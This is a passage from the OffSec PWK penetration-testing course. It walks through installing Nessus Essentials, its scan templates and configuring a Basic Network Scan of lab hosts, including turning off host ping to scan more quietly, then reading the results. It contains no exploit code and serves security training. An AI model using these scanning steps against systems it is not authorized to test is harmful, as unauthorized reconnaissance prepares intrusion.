



*Figure 35: Nessus Presenting a Certificate Warning*

After the page loads, we are prompted to configure pre-installation settings. Let's click on *Continue* to start the installation with the default settings.





*Figure 36: Configuring Pre-Installation Settings*

Now, we can select a Nessus product. For the purpose of this Learning Unit, we'll choose *Register for Nessus Essentials* and click *Continue*.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.




*Figure 37: Selecting Nessus Essentials*

Next, we are prompted to request an activation code for Nessus Essentials. We'll provide the required information and click *Register*.




*Figure 38: Requesting an Activation Code*

Once we have registered, the activation code is shown in the next window.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.






*Figure 39: Activating Nessus*

Next, we'll create a local Nessus user account. We'll choose the username *admin* with a strong password to protect our vulnerability scan results. We'll use these credentials to log in to the Nessus application.




*Figure 40: Creating a Local Nessus Account*

Finally, Nessus downloads and compiles all plugins. This can take a significant amount of time to complete.




PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 41: Downloading Nessus Plugins*

After the plugins are downloaded and installed, we have a working instance of Nessus Essentials.

## 7.2.2 Nessus Components

Before we start our first vulnerability scan with Nessus, we'll take some time to get familiar with the core components. When we log in for the first time, we find a welcome window that allows us to enter targets. We can close it without entering anything for now.

First, let's investigate the tabs in the Nessus dashboard. In the Essentials version of Nessus, we have two tabs called *Scans* and *Settings*.





*Figure 42: Exploring Nessus Settings*

The *Settings* tab allows us to configure the application. For example, we can enter information for a *SMTP server*[308] to get scan results via email. The advanced menu allows us to configure global settings ranging from user interface, scan and log behavior, to security and performance related options.

As shown in Figure 42, the *About* menu lists basic information for Nessus, our license, and how many hosts we have left. For further information on how we can customize and configure Nessus, we can consult the Nessus documentation.[309]

Next, let's examine policies and templates, we'll click on the *Scan* tab then on *Policies*. A policy is a set of predefined configuration options in the context of a Nessus scan. When we save a policy, we can use it as a template for a new scan.

Let's now click on *Scan Templates*. Nessus already provides a broad variety of scanning templates for us to use.[310] These templates are grouped into the three categories *Discovery*, *Vulnerabilities*, and *Compliance*.

[308] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol

[309] (Tenable Docs, 2022), https://docs.tenable.com/nessus/Content/Settings.htm

[310] (Tenable Documentation, 2022), https://docs.tenable.com/nessus/Content/ScanAndPolicyTemplates.htm

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 43: Nessus Policy Templates*

The *Compliance* category is only available in the enterprise version as well as the *Mobile Device Scan* template. The only template in the *Discovery* category is *Host Discovery*, which can be used to create a list of live hosts and their open ports. The *Vulnerabilities* category consists of templates for critical vulnerabilities or vulnerability groups e.g. *PrintNightmare*[311] or *Zerologon*[312] as well as templates for common scanning areas e.g. *Web Application Tests* or *Malware Scans*.

Nessus also provides three general vulnerability scanning templates:

1. The *Basic Network Scan* performs a full scan with the majority of settings predefined. It will detect a broad variety of vulnerabilities and is therefore the recommended scanning template by Nessus. We also have the option to customize these settings and recommendations.

2. The *Advanced Scan* is a template without any predefined settings. We can use this when we want to fully customize our vulnerability scan or if we have specific needs.

3. The last general scanning template, *Advanced Dynamic Scan*, also comes without any predefined settings or recommendations. The biggest difference between the two templates is that in the Advanced Dynamic Scan, we don't need to select plugins manually. The template allows us to configure a *dynamic plugin filter*[313] instead.

Nessus Plugins are programs written in the *Nessus Attack Scripting Language* (NASL)[314] that contain the information and the algorithm to detect vulnerabilities. Each plugin is assigned to a *plugin family*,[315] which covers different use cases. We will work with the Advanced Dynamic Scan template and plugins in the last section of this Learning Unit.

---

[311] (MSRC, 2021), https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

[312] (MSRC, 2021), https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472

[313] (Tenable Documentation, 2022), https://docs.tenable.com/nessus/Content/DynamicPlugins.htm

[314] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Nessus_Attack_Scripting_Language

[315] (Tenable, 2022), https://www.tenable.com/plugins/families/about

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 7.2.3 Performing a Vulnerability Scan

In this section we will perform our first vulnerability scan. To begin, let's click on the *New Scan* button on the dashboard in the *Scans* tab.





*Figure 44: Creating a Scan*

Nessus provides a list of the different templates. For this section, we will use the *Basic Network Scan*, which we can launch by clicking on it.




*Figure 45: Selecting a Basic Network Scan*

This will present the scan configuration settings screen containing the *BASIC*, *DISCOVERY*, *ASSESSMENT*, *REPORT*, and *ADVANCED* settings.[316]

[316] (Tenable Docs, 2022), https://docs.tenable.com/nessus/Content/TemplateSettings.htm

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.






*Figure 46: Different Settings in Scan Configuration*

The default screen is the *General* settings page with the two required arguments: a name for our scan and a list of targets. Nessus supports multiple target specifications,[317] including a single IP address, an IP range, and a comma-delimited *Fully-Qualified Domain Name* (FQDN), or an IP address list.

For this example, we will scan the following machines: POULTRY, JENKINS, WK01, and SAMBA. We will enter "Basic Vulnerability Scan" into the *Name* field and the IP addresses of the machines into the *Targets* field.




[317] (Tenable Docs, 2022), https://docs.tenable.com/nessus/Content/ScanTargets.htm

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 47: Configuring Scan Name and Target List*

Since we chose the Basic Network Scan template, Nessus has already configured most of the settings for us. However, the default configuration might not be exactly what we need. Depending on the scanning type, the environment, time constraints, and the targets, we may need to adapt the settings to fit our needs.

In the default settings of this template, Nessus scans a list of common ports. For this demonstration, we only want to scan ports 80 and 443. To do this, let's click on the *Discovery* settings and select *Custom* in the dropdown menu.





*Figure 48: Selecting Custom Discovery Settings*

The dropdown menu shown in Figure 48 provides us with a number of predefined options. To scan specific ports, we'll need to select *Custom*.

After we click on *Custom*, additional configuration menus appear under the *DISCOVERY* menu. We can now customize the Basic Network Scan template the same way as the Advanced Scan template in the context of the *DISCOVERY* menu. Within the *Port Scanning* section, we will set the *Port scan range* to "80,443". Additionally, we'll enable the option *Consider unscanned ports as closed* so that Nessus treats other ports as closed, since we are only interested in ports 80 and 443.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 49: Specifying Ports 80 and 443*

In this demonstration, we've customized the Basic Network Scan template to only scan two specific TCP ports. But even in the default settings of this template, Nessus does not scan UDP ports. If we want to activate UDP port scanning, we need to manually configure it. We may miss crucial information on UDP services when it's disabled during assessments, but we need to understand that activating UDP port scanning will vastly increase the scan duration. Due to the nature of UDP, it is not often possible to tell the difference between an open and a filtered port.

To save time and scan the targets more quietly, we will turn off *Host Discovery* because we know the hosts are available. We do this by navigating to *Discovery* > *Host Discovery* where we toggle *Ping the remote host* to *Off*.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 50: Disable Host Ping in Discovery Settings*

During the configuration of the scan definition, we did not configure any credentials, which implies that this scan will run unauthenticated.

We also didn't change the default settings of the *ASSESSMENT* menu in the Basic Network Scan template. This means the brute forcing of user credentials will not be done. Even though brute forcing is disabled, our scan creates a lot of network traffic and because we're scanning multiple hosts, will be highly noticeable.

Now that we have a basic understanding of how we can customize templates to fit our needs, we can launch our first scan. We can do this by clicking on the arrow next to *Save* and selecting *Launch*.






*Figure 51: Launching the Scan*

Initially, the scan will have a status of *Running* in the Nessus dashboard under *My Scans*.




PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 52: Running Scan in the Nessus Dashboard*

Figure 52 shows the running scan and provides the options to stop or pause it. Once the scan is finished, the status will change to *Completed*.





*Figure 53: Completed Scan in the Nessus Dashboard*

This concludes our first vulnerability scan with Nessus. In the next Learning Unit, we'll examine the results of the scan.

## 7.2.4 Analyzing the Results

In this section we will analyze the results of our first vulnerability scan. Due to the continuous updates of Nessus and its plugins, the scan results can differ slightly. We can click on the scan in the *My Scans* list to get to the results dashboard.




*Figure 54: Result Dashboard*

The initial view displays the *Hosts* page, which lists all scanned hosts and provides a visual representation of the vulnerability data. This allows us to identify important findings in one glance and gives us an overview of the security status of each system. On the bottom right, Nessus displays a visual representation of the distribution of all targets' vulnerability information. Above it, we can find general information about the vulnerability scan.

---

*Nessus plugins are frequently updated. Therefore, the findings and information presented in this Learning Unit may differ slightly from the results of your vulnerability scans.*

---

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To get the list of findings from a specific host, we can click on a list entry. This shows us the list of vulnerabilities from the selected host. Let's click on the entry for *192.168.50.124*.





*Figure 55: Vulnerability Result Dashboard of 192.168.50.124*

The *Severity* column gives us a quick indicator if this is a critical finding or not. Figure 55 also shows us that there are three findings with the *MIXED* severity. Nessus uses this severity when it groups findings. The *Count* column shows us how many findings the corresponding group contains. We can click on a grouped finding to display a list of all findings in this group. Let's click on *Apache Httpd (Multiple Issues)*, which is listed as *Web Servers* under the *Family* column.

